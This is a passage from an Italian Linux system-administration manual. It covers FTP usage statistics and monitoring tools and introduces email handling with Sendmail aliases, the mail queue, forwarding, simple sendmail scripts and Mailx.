Il programma può essere configurato parzialmente modificando la prima parte in modo da non dover usare necessariamente le opzioni. È opportuno modificare la posizione in cui si attende di trovare il file delle registrazioni, se questa è errata. Anche i domini separati potrebbero essere modificati convenientemente.

```
…
# edit the next two lines to customize for your domain.
# This will allow your domain to be separated in the domain listing.

$mydom1 = "wustl";
$mydom2 = "edu";

# edit the next line to customize for your default log file
$usage_file = "/var/log/xferlog";

# Edit the following lines for default report settings.
# Entries defined here will be over-ridden by the command line.

$opt_h = 1;
$opt_d = 0;
$opt_t = 1;
$opt_l = 3;
…
```

Il comando seguente genera un rapporto sui trasferimenti eseguiti con il dominio '`.dg`':

`#` **`xferstats -D dg`** [*Invio*]

Segue il risultato che si potrebbe ottenere.

```
Transfer Totals include the 'dg' domain only.
All other domains are filtered out for this report.

TOTALS FOR SUMMARY PERIOD Sun Mar 15 1998 TO Tue Mar 24 1998
```

```
Files Transmitted During Summary Period           23
Bytes Transmitted During Summary Period      8093489
Systems Using Archives                             0

Average Files Transmitted Daily                   12
Average Bytes Transmitted Daily              4046744

Daily Transmission Statistics

                 Number Of    Number of    Average    Percent Of  Percent Of
     Date        Files Sent  Bytes  Sent  Xmit  Rate  Files Sent  Bytes Sent
---------------  ----------  -----------  ----------  ----------  ----------
Sun Mar 15 1998          21      8093489  207.5 KB/s      91.30      100.00
Tue Mar 24 1998           2            0    0.0 KB/s       8.70        0.00

Total Transfers from each Archive Section (By bytes)

                                                     ---- Percent  Of ----
     Archive Section      Files Sent Bytes Sent  Files Sent Bytes Sent
------------------------- ---------- ----------- ---------- ----------
/pub/free                         15     6671985    65.22      82.44
/lib                               8     1421504    34.78      17.56

Hourly Transmission Statistics

                 Number Of    Number of    Average    Percent Of  Percent Of
     Time        Files Sent  Bytes  Sent  Xmit  Rate  Files Sent  Bytes Sent
---------------  ----------  -----------  ----------  ----------  ----------
14                        2            0    0.0 KB/s       8.70        0.00
20                       10      7320378  271.1 KB/s      43.48       90.45
21                       11       773111   64.4 KB/s      47.83        9.55
```

321.8 Informazioni

Alcuni programmi che fanno parte di WU-FTP possono informare sullo stato dell'utilizzo del servizio FTP. Vale la pena di conoscere '**ftpcount**' e '**ftpwho**'; entrambi si utilizzano senza argomenti.

'**ftpcount**' visualizza la quantità di utenti connessi in modo '**ftp**' per ogni classe e anche il massimo numero di connessioni ammissibili.

`# ftpcount` [*Invio*]

```
Service class all       -    1 users ( -1 maximum)
```

L'esempio mostra la risposta di '**ftpcount**' quando un solo utente accede al proprio sistema. Il valore −1 rappresenta in realtà l'intero di dimensione massima che può essere gestito.

'**ftpwho**' visualizza le informazioni disponibili inerenti gli utenti connessi in modo '**ftp**'.

`# ftpwho` [*Invio*]

```
Service class all:
  592  ?  S    0:00 ftpd: dinkel.brot.dg: anonymous/daniele@: IDLE
   -   1 users ( -1 maximum)
```

L'esempio mostra la risposta di '**ftpwho**' quando un solo utente accede al proprio sistema. Il valore −1 rappresenta in realtà l'intero di dimensione massima che può essere gestito.

[1] **WU-FTP** software non libero: non è consentita la commercializzazione a scopo di lucro

[2] Quando si indica un percorso in un file di messaggi e l'utente ha a disposizione un file system limitato come nel caso dell'utente anonimo, conta quel file system particolare. Quindi, nel caso dell'esempio, il file '`welcome.msg`' si trova presumibilmente in '`~ftp/welcome.msg`' rispetto al file system complessivo.

[3] Solitamente, per ridurre il rischio di usi impropri del servizio di caricamento dati, si tolgono i permessi di lettura alla directory utilizzata per questo scopo, per non mostrare all'esterno il suo contenuto.

[4] È il caso di sottolineare che il percorso di questi file di messaggi si riferisce al file system globale, dal momento che il controllo avviene prima di qualunque identificazione dell'utente.

[5] Anche in questo caso, il percorso di tali file di messaggi si riferisce al file system globale.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XII

Comunicare 3

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte liii

Posta elettronica

Capitolo 322
Utilizzo e gestione elementare della posta elettronica

Generalmente, l'invio di messaggi di posta elettronica (*email*) si basa su un MTA (*Mail transfer agent*) locale che, quando riceve una richiesta di invio di un messaggio, si occupa di mettersi in contatto con un suo collega presso l'indirizzo di destinazione, o se necessario in una destinazione intermedia, che si prenda cura di consegnare il messaggio o di reinoltrarlo. Tutto quanto sembra molto semplice a dirsi, in realtà la configurazione di un MTA potrebbe essere molto complessa.

Spesso, in presenza di una rete locale, il funzionamento corretto dell'MTA richiede la predisposizione di un servizio di risoluzione dei nomi locale. A tale proposito conviene consultare i capitoli 281 e 282.

L'invio di messaggi di posta elettronica avviene solitamente attraverso l'uso di un programma adatto alla loro composizione, che poi si mette in comunicazione con l'MTA per l'inoltro del messaggio. Più precisamente, un messaggio inviato a un utente dell'elaboratore locale non richiede alcun MTA, mentre l'invio a un altro elaboratore richiede almeno la presenza di un MTA presso l'indirizzo di destinazione.

Storicamente, l'MTA più diffuso nei sistemi Unix è stato Sendmail; [1] tuttavia, è sempre più comune l'uso di MTA alternativi, meno complicati, pur mantenendo un certo grado di compatibilità con quello tradizionale. Nella parte liii l'argomento viene ripreso e trattato con maggiore dettaglio.

322.1 Servizio di rete e servizio di consegna locale

La posta elettronica non è semplicemente un servizio di rete che si attua attraverso un protocollo (SMTP). Il servizio di rete permette il trasferimento dei messaggi, ma l'MTA ha anche il compito di recapitarli ai destinatari, in forma di file.

In questo senso, il meccanismo può sembrare un po' confuso all'inizio, trattandosi effettivamente di un sistema piuttosto complicato. In un sistema composto da un elaboratore isolato, anche se provvisto di terminali più o meno decentrati, non c'è alcun bisogno di fare viaggiare messaggi attraverso una rete, è sufficiente che questi vengano semplicemente messi a disposizione dell'utente destinatario (in un file contenuto nella sua directory personale, o in una directory pubblica, in cui il file in questione possa essere accessibile solo a quell'utente particolare). In tal caso, chi si occupa di attuare questo sistema è un MDA, ovvero *Mail delivery agent*.

Quando invece si deve inviare un messaggio attraverso la rete, perché l'indirizzo del destinatario si trova in un nodo differente, si utilizza il protocollo SMTP, per contattare presso la destinazione un servente SMTP. Questo servente ha il compito di recapitare la posta elettronica (presumibilmente presso il proprio sistema locale). Quindi, lo scopo del servente SMTP è quello di recapitare i messaggi.

La trasmissione del messaggio, che richiede la connessione con il servente remoto della destinazione, non fa capo ad alcun servizio di rete nell'ambito locale. Questa connessione potrebbe essere instaurata direttamente dal programma che si utilizza per scrivere il messaggio da trasmettere, oppure, come succede di solito, da un altro programma specifico, che in più si preoccupa di ritentare l'invio del messaggio se per qualche motivo le cose non funzionano subito, rinviandolo eventualmente all'origine se non c'è modo di recapitarlo.


L'MTA ha generalmente questi tre ruoli fondamentali: l'attivazione del servizio SMTP, per la ricezione di messaggi dall'esterno; la gestione della trasmissione di questi, assieme a una coda per ciò che non può essere trasmesso immediatamente; la consegna locale dei messaggi ricevuti attraverso il protocollo SMTP oppure attraverso lo stesso sistema locale. Quindi, in generale, un MTA integra anche le funzioni di un MDA.

322.2 Uso della posta elettronica

La posta elettronica, o *email*, è un modo di comunicare messaggi che richiede la conoscenza di alcune convenzioni. Ciò, sia per evitare malintesi, sia per eliminare le perdite di tempo.

Un messaggio di posta elettronica è formato fondamentalmente da una «busta» e dal suo contenuto. La busta è rappresentata da tutte le informazioni necessarie a recapitare il messaggio, mentre il contenuto è composto generalmente da un testo ASCII puro e semplice. Tutte le volte che il testo è composto in modo diverso, si aggiungono dei requisiti nei programmi da utilizzare per la sua lettura; in pratica, si rischia di creare un problema in più al destinatario del messaggio.

In generale, un messaggio di posta elettronica può contenere uno o più ***allegati***, conosciuti frequentemente come *attachment*. L'allegato permette di incorporare in un messaggio un file che poi, attraverso strumenti opportuni, può essere estrapolato correttamente, riproducendo esattamente il file originale. Ciò che si deve evitare di fare in generale è l'invio del messaggio come un allegato. Questo, purtroppo, capita frequentemente quando si usano programmi per la composizione di messaggi di posta elettronica che permettono di introdurre elementi di composizione del testo (*Rich Text*). Quando si usano programmi grafici di scrittura per i messaggi di posta elettronica è bene controllare la configurazione per eliminare l'inserimento di codici di composizione, che spesso è predefinito.

Figura 322.1. L'insidia dei programmi MUA grafici che utilizzano la composizione dei messaggi in formato HTML in modo predefinito.

Le varie estensioni al codice ASCII hanno portato alla definizione di un gran numero di codifiche differenti. Spesso è sufficiente configurare il proprio programma di composizione dei messaggi di posta elettronica in modo da utilizzare la codifica ISO 8859-1, per poter scrivere correttamente con le lingue di buona parte dei paesi europei (inglese inclusa). Tuttavia, anche la scelta di una codifica come questa, che richiede l'utilizzo di 8 bit invece dei 7 bit tradizionali dell'ASCII, può costituire un problema per qualcuno. In questo senso, quando si scrive in italiano, è «cortese» utilizzare gli apostrofi alla fine delle vocali che avrebbero dovuto essere accentate.

322.2.1 Elementi di intestazione

Un messaggio di posta elettronica si compone inizialmente di una serie di indicazioni, tra cui le più importanti sono quelle che servono a recapitarlo al destinatario. L'uso corretto di questi elementi di intestazione è importante, non solo perché il messaggio raggiunga il destinatario o i destinatari, ma anche per chiarire loro il contesto del messaggio e le persone coinvolte.

Campo	Descrizione
`To:`	Il campo '**`To:`**' viene utilizzato per definire i destinatari del messaggio. Quando si tratta di più di uno, convenzionalmente, i vari indirizzi vengono separati attraverso una virgola. L'indirizzo del destinatario va indicato secondo le regole consentite dagli MTA interessati; generalmente è ammissibile una delle tre forme seguenti. ***utente*`@`*nodo*** ***nominativo_completo*** <***utente*`@`*nodo***> **"*nominativo_completo*"** <***utente*`@`*nodo***>
`Cc:`	Il campo '**`Cc:`**' viene utilizzato per definire i destinatari del messaggio in ***copia carbone***. Nella corrispondenza normale, almeno in Italia, si utilizza la definizione «per conoscenza», intendendo che questi destinatari non sono chiamati in causa direttamente. In pratica, si utilizza il campo '**`Cc:`**' per recapitare una copia del messaggio a dei corrispondenti dai quali non si attende una risposta, ma che è importante siano a conoscenza di queste informazioni.
`Bcc:`	Il campo '**`Bcc:`**' viene utilizzato per definire i destinatari del messaggio a cui deve essere inviata una copia carbone nascosta (*Blind carbon copy*). La differenza rispetto alla copia carbone normale sta nel fatto che i destinatari non vengono messi a conoscenza della presenza di queste copie aggiuntive.
`From:`	Il campo '**`From:`**' viene utilizzato per definire l'indirizzo del mittente. Non si tratta necessariamente del nome utilizzato dall'utente nel momento in cui compone il messaggio, ma di quello al quale ci si aspetta di ricevere una risposta.
`Reply-To:`	Il campo '**`Reply-To:`**' viene utilizzato per indicare un indirizzo a cui si invita a inviare un'eventuale risposta. Viene utilizzato in situazioni particolari, quando per questo non si intende usare il campo '**`From:`**'. Tipicamente viene aggiunto nei messaggi trasmessi da un sistema che gestisce le liste di posta elettronica (*mailing-list*) quando si vuole lasciare l'indicazione del mittente effettivo, guidando la risposta verso la stessa lista.
`Subject:`	Il campo '**`Subject:`**' serve a indicare l'oggetto del messaggio. Anche se nella corrispondenza normale l'oggetto viene usato solo nelle comunicazioni formali, nella posta elettronica è opportuno aggiungere sempre questa indicazione. Un oggetto chiaro permette al destinatario di capire immediatamente il contesto per il quale viene contattato. Inoltre, quando da un messaggio si genera una catena di risposte (cioè un *thread*), è importante l'oggetto scelto inizialmente.

322.2.2 Risposta, proseguimento e riservatezza

La risposta a un messaggio viene inviata normalmente al mittente (‘`From:`’), a tutti i destinatari normali (‘`To:`’) e a tutti quelli cui è stato inviato il messaggio per conoscenza (‘`Cc:`’). Questa operazione viene fatta solitamente in modo automatico dal programma utilizzato per leggere e comporre i messaggi: il *Mail user agent* (MUA). È importante però fare attenzione sempre che ciò corrisponda alla propria volontà, o che le circostanze siano appropriate. Infatti, se sono coinvolte diverse persone in una corrispondenza, è probabile che si giunga a un punto in cui non abbia più significato continuare a «importunarle» quando la catena di risposte è degenerata in un contesto differente.


I programmi MUA comuni aggiungono la sigla ‘`Re:`’ davanti all'oggetto, a meno che non inizi già in questo modo, quando si risponde a un messaggio precedente. Il problema sta nel fatto che non sempre viene rispettata questa convenzione, per cui se ne trovano altri che aggiungono qualcosa di diverso, come ‘`R:`’. Così, se la catena di risposte prosegue si rischia di arrivare ad avere un oggetto formato da una serie di ‘`Re: R: Re: R:`’.

Quando il messaggio a cui si risponde contiene l'indicazione del campo ‘`Reply-To:`’, si pone un problema in più: la scelta corretta del destinatario. Infatti, la risposta va inviata all'indirizzo ‘`Reply-To:`’ solo se perfettamente conforme al contesto. Si è già accennato al fatto che questo campo viene aggiunto dai programmi di gestione delle liste di posta elettronica. In questa situazione è molto diverso inviare una risposta alla lista o soltanto al mittente originario del messaggio.

Quando si vuole rinviare a un altro indirizzo (*forward* in inglese), si dice che questo viene fatto ***proseguire*** (così come avviene nella posta normale quando l'indirizzo di destinazione non è più valido per qualche motivo). Per farlo si incorpora il messaggio originale con alcune informazioni sul mittente e sul destinatario originale, permettendo di aggiungere qualche commento aggiuntivo.

Quando si riceve un messaggio, così come accade nella corrispondenza normale, occorre un po' di attenzione se si pensa di divulgarne il contenuto ad altri. Evidentemente dipende dalle circostanze; in caso di dubbio occorre almeno chiedere il consenso della persona che lo ha scritto.

322.3 Sendmail

software non libero: non è consentita la commercializzazione a scopo di lucro

Come accennato, Sendmail [2] è stato l'MTA più diffuso nei sistemi Unix, tanto che anche nelle distribuzioni GNU è stato utilizzato spesso in modo predefinito. Il pregio di Sendmail è la sua estrema configurabilità. Il suo difetto è lo stesso pregio: l'estrema configurabilità implica un'estrema complessità.

A seconda delle opzioni con cui viene avviato l'eseguibile ‘`sendmail`’, si ottiene un demone in ascolto della porta SMTP (25), oppure si ottiene la trasmissione di un messaggio fornito attraverso lo standard input, oppure si hanno altre funzioni accessorie.

Solitamente, Sendmail viene distribuito già configurato in modo standard, sia per l'attivazione

del servizio SMTP, sia per la gestione della trasmissione dei messaggi e della consegna locale; qui si vuole solo vedere quel poco che può valere la pena di modificare, anche per un principiante. Sendmail viene trattato con maggiore dettaglio nel capitolo 327; inoltre, nel capitolo 328 si introduce anche l'uso di Exim, un MTA alternativo e abbastanza compatibile con le convenzioni operative di Sendmail.

322.3.1 Avvio

'**sendmail**' è l'eseguibile di Sendmail. Viene usato fondamentalmente in due modi: per l'attivazione del servizio SMTP e per la trasmissione e la consegna locale dei messaggi.

```
sendmail [opzioni]
```

Per l'attivazione del servizio SMTP, viene avviato normalmente come demone indipendente dal supervisore dei servizi di rete, aggiungendo così l'opzione '**-bd**'. Naturalmente, si tratta solitamente di un'operazione che viene fatta dalla stessa procedura di inizializzazione del sistema. Ecco come potrebbe apparire la riga che avvia '**sendmail**' in uno script del genere:[3]

```
/usr/lib/sendmail -bd
```

Per l'invio di un messaggio, è sufficiente avviare '**sendmail**', fornendogli questo attraverso lo standard input, avendo cura di separare con una riga vuota l'intestazione dal testo. Segue un esempio di questo tipo di utilizzo:.

$ **cat | /usr/lib/sendmail tizio@dinkel.brot.dg** [*Invio*]

From: caio@roggen.brot.dg [*Invio*]

Subject: ciao ciao [*Invio*]

[*Invio*]

Ciao Tizio. [*Invio*]

Quanto tempo che non ci si sente! [*Invio*]

[*Ctrl d*]

Questa forma di utilizzo dell'eseguibile '**sendmail**' può essere utile per realizzare uno script con qualche informazione definita in modo automatico.

Per questo tipo di utilizzo, è fondamentale la riga vuota (vuota e non solo bianca) prima del testo del messaggio.

322.3.2 Configurazione di Sendmail

La configurazione di Sendmail è a dir poco «terribile» e si attua attraverso il file '`/etc/sendmail.cf`'. Chi non è esperto è bene che lasci stare il file di configurazione che si ritrova, oppure che ne scelga uno tra un gruppo già pronto e ben descritto per i suoi effetti.

È chiaro che in questa situazione ci si deve fidare della propria distribuzione GNU; di conseguenza occorre leggere la documentazione relativa che dovrebbe descrivere le scelte fatte nella configurazione di questo servizio.

Per modificare la configurazione di Sendmail, si evita generalmente di intervenire direttamente nel file '`/etc/sendmail.cf`', utilizzando piuttosto dei linguaggi macro in grado di costruirne uno con meno fatica (ciò è descritto nel capitolo 327).

322.3.3 Alias

Attraverso il file '`/etc/aliases`' è possibile configurare una serie di alias per facilitare l'invio di messaggi di posta elettronica. Gli alias stabiliscono a chi, effettivamente, debbano essere recapitati i messaggi.

In generale, non è conveniente che l'utente '**`root`**' possa ricevere dei messaggi, per questo, un alias potrebbe rimandare la sua posta elettronica verso il recapito corrispondente all'utente comune riferito a quella stessa persona.

Inoltre, è importante che gli utenti fittizi ('**`bin`**', '**`daemon`**', ecc.) non possano ricevere messaggi: prima di tutto non esistono tali persone, inoltre ciò potrebbe servire per sfruttare qualche carenza nel sistema di sicurezza dell'elaboratore locale.

Infine, è molto importante che vengano definiti degli alias usati comunemente per identificare il responsabile del servizio SMTP presso il nodo locale.

L'esempio seguente mostra il file '`/etc/aliases`' tipico, in cui si dichiarano gli alias del responsabile del servizio ('**`postmaster`**'), gli alias degli utenti di sistema e infine l'alias dell'utente '**`root`**'.

```
postmaster: root
root: daniele

daemon: root
bin: root
sys: root
sync: root
games: root
man: root
lp: root
mail: root
news: root
uucp: root
proxy: root
majordom: root
postgres: root
backup: root
msql: root
operator: root
```

```
list: root
irc: root
gnats: root
alias: root
qmaild: root
qmails: root
qmailr: root
qmailq: root
qmaill: root
qmailp: root

mailer-daemon: postmaster
webmaster: root
faxmaster: root
```

Purtroppo, questo file non può essere utilizzato da '**sendmail**' così com'è, deve essere prima tradotto nel file '`/etc/aliases.db`' attraverso il comando '**newaliases**'.[4]

'**newaliases**' è un collegamento a '**sendmail**'. Quando '**sendmail**' viene avviato con questo nome, senza bisogno di altri argomenti, genera un nuovo file '`/etc/aliases.db`' a partire dal sorgente '`/etc/aliases`'.

Quindi, ogni volta che si modifica il file '`/etc/alias`', occorre avviare '**newaliases**'.

322.3.4 Coda dei messaggi

Quando '**sendmail**' viene avviato per ottenere l'invio di un messaggio, questo utilizza la directory '`/var/spool/mqueue/`' per accodare ciò che non può essere trasmesso immediatamente.

Per sapere se un messaggio è stato inviato effettivamente, occorre controllare che questa directory sia vuota. Per questo, si può utilizzare il comando '**mailq**' che restituisce lo stato di questa directory.

'**mailq**' è un collegamento a '**sendmail**'. Quando '**sendmail**' viene avviato con questo nome, senza bisogno di altri argomenti, legge il contenuto di '`/var/spool/mqueue/`' ed elenca in breve i messaggi rimasti nella coda.

L'esempio seguente mostra i file di due messaggi che non sono stati recapitati per motivi diversi.

ls -l /var/spool/mqueue [*Invio*]

```
total 4
-rw-------    1 root     mail           16 Sep 12 21:01 dfVAA03244
-rw-------    1 root     mail           10 Sep 12 21:09 dfVAA03507
-rw-------    1 root     mail          507 Sep 12 21:02 qfVAA03244
-rw-------    1 root     mail          535 Sep 12 21:09 qfVAA03507
```

Con '**mailq**' si ottiene invece una visione più chiara, ma soprattutto accessibile anche all'utente comune.[5]

$ **mailq** [*Invio*]

```
                Mail Queue (2 requests)
--Q-ID-- --Size-- -Priority- ---Q-Time--- -----------Sender/Recipient-----------
VAA03244       16      30065 Sep 12 21:01 root
                 (Deferred: No route to host)
                                          daniele@weizen.mehl.dg
VAA03507       10      30066 Sep 12 21:09 root
                 (Deferred: Connection refused by weizen.mehl.dg.)
                                          root@weizen.mehl.dg
```

L'uso di '**mailq**' è molto importante per verificare che i messaggi siano stati inviati, specialmente quando si utilizza un collegamento su linea commutata: prima di interrompere la comunicazione, conviene verificare che non siano rimasti messaggi in coda.[6]

322.3.5 Rinvio

Il file '~/.forward' può essere preparato da un utente (nella propria directory personale) per informare il sistema di consegna locale della posta elettronica (MDA) di fare proseguire (rinviare) i messaggi verso altri indirizzi. Il file si compone di una o più righe, ognuna contenente un indirizzo di posta elettronica alternativo; i messaggi giunti per l'utente in questione vengono fatti proseguire verso tutti gli indirizzi elencati in questo file.

```
daniele@dinkel.brot.dg
```

L'esempio mostra semplicemente che tutti messaggi di posta elettronica ricevuti dall'utente a cui appartiene la directory personale in cui si trova il file, devono essere rispediti all'indirizzo *daniele@dinkel.brot.dg*.

È importante chiarire che **non** rimane copia dei messaggi per l'utente in questione. Si presume che questo utente riceva la posta elettronica attraverso uno degli indirizzi elencati nel file '~/.forward'.

322.4 Recapito della posta elettronica: la variabile MAIL

La posta elettronica viene recapitata normalmente all'interno di un file di testo unico, appartenente all'utente destinatario. Generalmente, si distinguono due possibilità sulla collocazione di tale file: la directory '/var/mail/' (o anche '/var/spool/mail/') e un file particolare nella directory personale dell'utente.

Sendmail e altri programmi simili, utilizzano il primo modo, secondo la configurazione predefinita, dove ogni utente ha un proprio file con un nome che corrisponde a quello dell'utenza.

I programmi utilizzati per leggere la posta elettronica devono sapere dove trovarla; in generale si utilizza la convenzione della variabile di ambiente '**MAIL**', che serve a definire il percorso assoluto del file di destinazione dei messaggi.

Di solito, nel profilo di configurazione della shell appare un'istruzione simile a quella seguente, dove si definisce l'uso di un file, il cui nome corrisponde a quello dell'utente destinatario, nella directory '/var/mail/' (si fa riferimento a una shell derivata da quella di Bourne).

```
MAIL="/var/mail/$USER"
export MAIL
```

322.5 Mail user agent

Per scrivere, inviare e leggere i messaggi di posta elettronica si utilizza normalmente un programma apposito, detto MUA o *Mail user agent*. Programmi di questo tipo se ne possono trovare in grande quantità, ma difficilmente questi sono compatibili tra loro.

Il MUA storicamente più importante e quasi sempre presente nei sistemi Unix è Berkeley Mail, ovvero Mailx.

322.5.1 Ricezione e invio dei messaggi da parte del MUA

La ricezione dei messaggi in un sistema Unix avviene principalmente dalla lettura del file usato per il recapito di questi nel sistema locale, ovvero il file indicato nella variabile di ambiente '**`MAIL`**'. Questo è ciò che si limita a fare un programma come Mailx, mentre altri programmi più sofisticati possono prelevarla direttamente da caselle remote attraverso i protocolli POP3 (a volte anche POP2) e IMAP.

Per l'invio dei messaggi, il programma MUA di un sistema Unix ha a disposizione due possibilità. La più semplice è l'utilizzo dell'eseguibile '**`sendmail`**' (inteso come MDA locale, anche se poi l'eseguibile '**`sendmail`**' può appartenere a un MDA diverso dal classico Sendmail, che però aderisce alle convenzioni tradizionali), a cui viene passato il messaggio attraverso lo standard input, dove poi è questo secondo programma che provvede da solo al recapito locale o all'invio ad altra destinazione attraverso il protocollo SMTP; la seconda possibilità consiste invece nell'accedere direttamente a un servente SMTP.

Tanto per fare un esempio, Mailx è quel tipo di programma che si avvale dell'MDA locale per spedire i messaggi, mentre tutti i programmi più sofisticati si avvalgono direttamente del protocollo SMTP. La differenza tra i due approcci è importante: se non si vuole gestire la posta elettronica localmente, ma si ha una casella di posta remota (come quando si fa un contratto con un ISP), si può fare affidamento esclusivamente su un servente SMTP remoto (offerto da quello stesso ISP). Volendo invece utilizzare Mailx, o programmi simili, si è costretti a installare anche Sendmail o un altro MUA compatibile.

In un sistema Unix comune, esistono diversi programmi che dipendono da un sistema di consegna dei messaggi locale compatibile con Sendmail. Pertanto, in generale la scelta migliore, o anche solo obbligata, è quella di installare un MDA compatibile con Sendmail. Successivamente, partendo da questa base diventa conveniente utilizzare un programma come Fetchmail (capitolo 323) per prelevare la posta da caselle remote per farla recapitare nuovamente attraverso il sistema di consegna locale. Pertanto, conviene poi configurare il proprio MUA per prelevare i messaggi esclusivamente dal file indicato dalla variabile di ambiente '**`MAIL`**'.

322.5.2 Cartelle e formato dei dati

Un programma MUA comune consente di organizzare i messaggi ricevuti e le copie di quelli trasmessi all'interno di ***cartelle***. Queste cartelle possono essere delle directory contenenti i messaggi sotto forma di file differenti, oppure possono essere dei file singoli, a cui spesso si affiancano altri file contenenti dei puntatori ai vari messaggi interni.

La forma tradizionale di queste cartelle è quella conosciuta con il nome ***mailbox***, corrispondente in pratica a quella del file usato per il recapito dei messaggi locali, come indicato dalla variabile di ambiente '**`MAIL`**'.

La gestione di cartelle in formato *mailbox* ha lo svantaggio di non offrire un metodo efficace per l'accesso simultaneo da parte di più programmi, tuttavia la corrispondenza è qualcosa di personale e difficilmente si utilizzano due o più programmi simultaneamente.

Nella situazione più semplice, il programma MUA gestisce le cartelle dei messaggi nel formato *mailbox*, in una directory, senza aggiungere altri file (riconoscendo tutti i file della directory come cartelle di messaggi). Eventualmente, alcune cartelle significative possono essere identificate dal programma MUA con un nome particolare, differente dal nome reale del file corrispondente. Per esempio, una di queste cartelle potrebbe chiamarsi «messaggi trasmessi» ed essere abbinata al file '`sentbox`'.

Sono pochi i programmi che ancora oggi si limitano all'uso del formato *mailbox*, senza associare degli indici, riconoscendo come cartelle tutti i file contenuti in una directory stabilita, ma sono solo questi che consentono di usare la posta elettronica sia con Mailx, sia con altri programmi compatibili. Appartengono a questa categoria Pine e Balsa, che vengono descritti in questo capitolo proprio per la loro compatibilità reciproca.

322.6 Invio di messaggi attraverso Sendmail o un altro MTA compatibile

È già stato mostrato brevemente come inviare un messaggio molto semplice attraverso l'uso dell'eseguibile '`/usr/lib/sendmail`', che fa parte di Sendmail o di un altro MTA che conservi questa compatibilità. Questa forma di invio dei messaggi diventa molto importante per programmi molto semplici che hanno la necessità di inviare delle informazioni in forma di messaggi di posta elettronica, senza potersi servire di un MUA particolare. Il modello sintattico seguente mostra come strutturare un file contenente un messaggio di posta elettronica da inviare in questo modo:

```
To: [nominativo_del_destinatario ] <indirizzo_di_posta_elettronica_del_destinatario>
From: [nominativo_del_mittente ] <indirizzo_di_posta_elettronica_del_mittente>
[Cc: [nominativo_destinatario_in_copia ] <indirizzo_destinatario_in_copia> [, ↩
↪[nominativo_destinatario_in_copia ] <indirizzo_destinatario_in_copia>] ...]
[Bcc: [nominativo_destinatario_anonimo ] <indirizzo_destinatario_anonimo> [, ↩
↪[nominativo_destinatario_anonimo ] <indirizzo_destinatario_anonimo>] ...]
[altri_campi_particolari]
...
[Subject: oggetto]

testo_del_messaggio
...
...
```

Un file del genere, potrebbe assomigliare all'esempio seguente:

```
To: Tizio <tizio@dinkel.brot.dg>
From: Caio <caio@roggen.brot.dg>
Subject: ciao ciao

Ciao Tizio.
Quanto tempo che non ci si sente!
```

Se questo file viene chiamato '`lettera`', lo si può spedire in modo molto semplice così:

$ **`cat lettera | /usr/lib/sendmail -t`** [*Invio*]

In questo modo, con l'opzione '**`-t`**', si ottiene di far leggere l'indirizzo del destinatario dal file stesso.

L'invio di messaggi attraverso questo meccanismo diventa ancora più interessante quando avviene all'interno di uno script di shell. Il modello seguente fa riferimento all'uso di Bash per inviare all'utente '**`root`**' un rapporto su quanto svolto da un certo tipo di elaborazione; si può osservare che i comandi che costruiscono il messaggio vengono racchiusi tra parentesi tonde, per poter convogliare il loro flussi standard di uscita in modo complessivo verso '`/usr/lib/sendmail`':

```
#!/bin/sh
(
echo "To: <root@localhost>"
echo "From: nome_di_comodo <root>"
echo "Subject: oggetto"
echo ""
echo "Il giorno `date` e\` stato eseguito il comando"
echo "comando che ha dato questo responso:"
comando_che_esegue_qualcosa
) 2>&1 | /usr/lib/sendmail -t
exit 0
```

Si intuisce che uno script realizzato secondo uno schema simile a quello appena mostrato, potrebbe essere avviato dal sistema Cron per svolgere automaticamente delle funzioni, avvisando convenientemente dell'esito l'amministratore del sistema.

Se non fosse chiaro, ecco come si potrebbe inviare all'amministratore il risultato del comando '**ls -l /**':

```
#!/bin/sh
(
echo "To: <root@localhost>"
echo "From: ls <root>"
echo "Subject: oggetto"
echo ""
echo "Il giorno `date` e\` stato eseguito il comando"
echo "\"ls -l /\" che ha dato questo responso:"
ls -l /
) 2>&1 | /usr/lib/sendmail -t
exit 0
```

Nella sezione 325.9.3 viene mostrato come realizzare uno script che si avvale di Telnet per contattare un servente SMTP in modo diretto.

322.7 Mailx

Mailx [7] è il programma standard di gestione della posta elettronica, originariamente parte dello Unix BSD. Si tratta di un programma piuttosto scomodo da gestire, ma rappresenta lo standard ed è quasi indispensabile la sua presenza.

L'eseguibile '**mail**' prevede due file di configurazione, uno generale per tutto il sistema e uno particolare per ogni utente. Si tratta rispettivamente di '`/etc/mail.rc`' e '`~/.mailrc`'.

Nella sua semplicità, '**mail**' è comunque un programma ricco di opzioni e di comandi per l'utilizzo interattivo. Tuttavia, di solito, è apprezzato solo nelle situazioni di emergenza, per cui è raro che venga sfruttato al massimo delle sue possibilità.

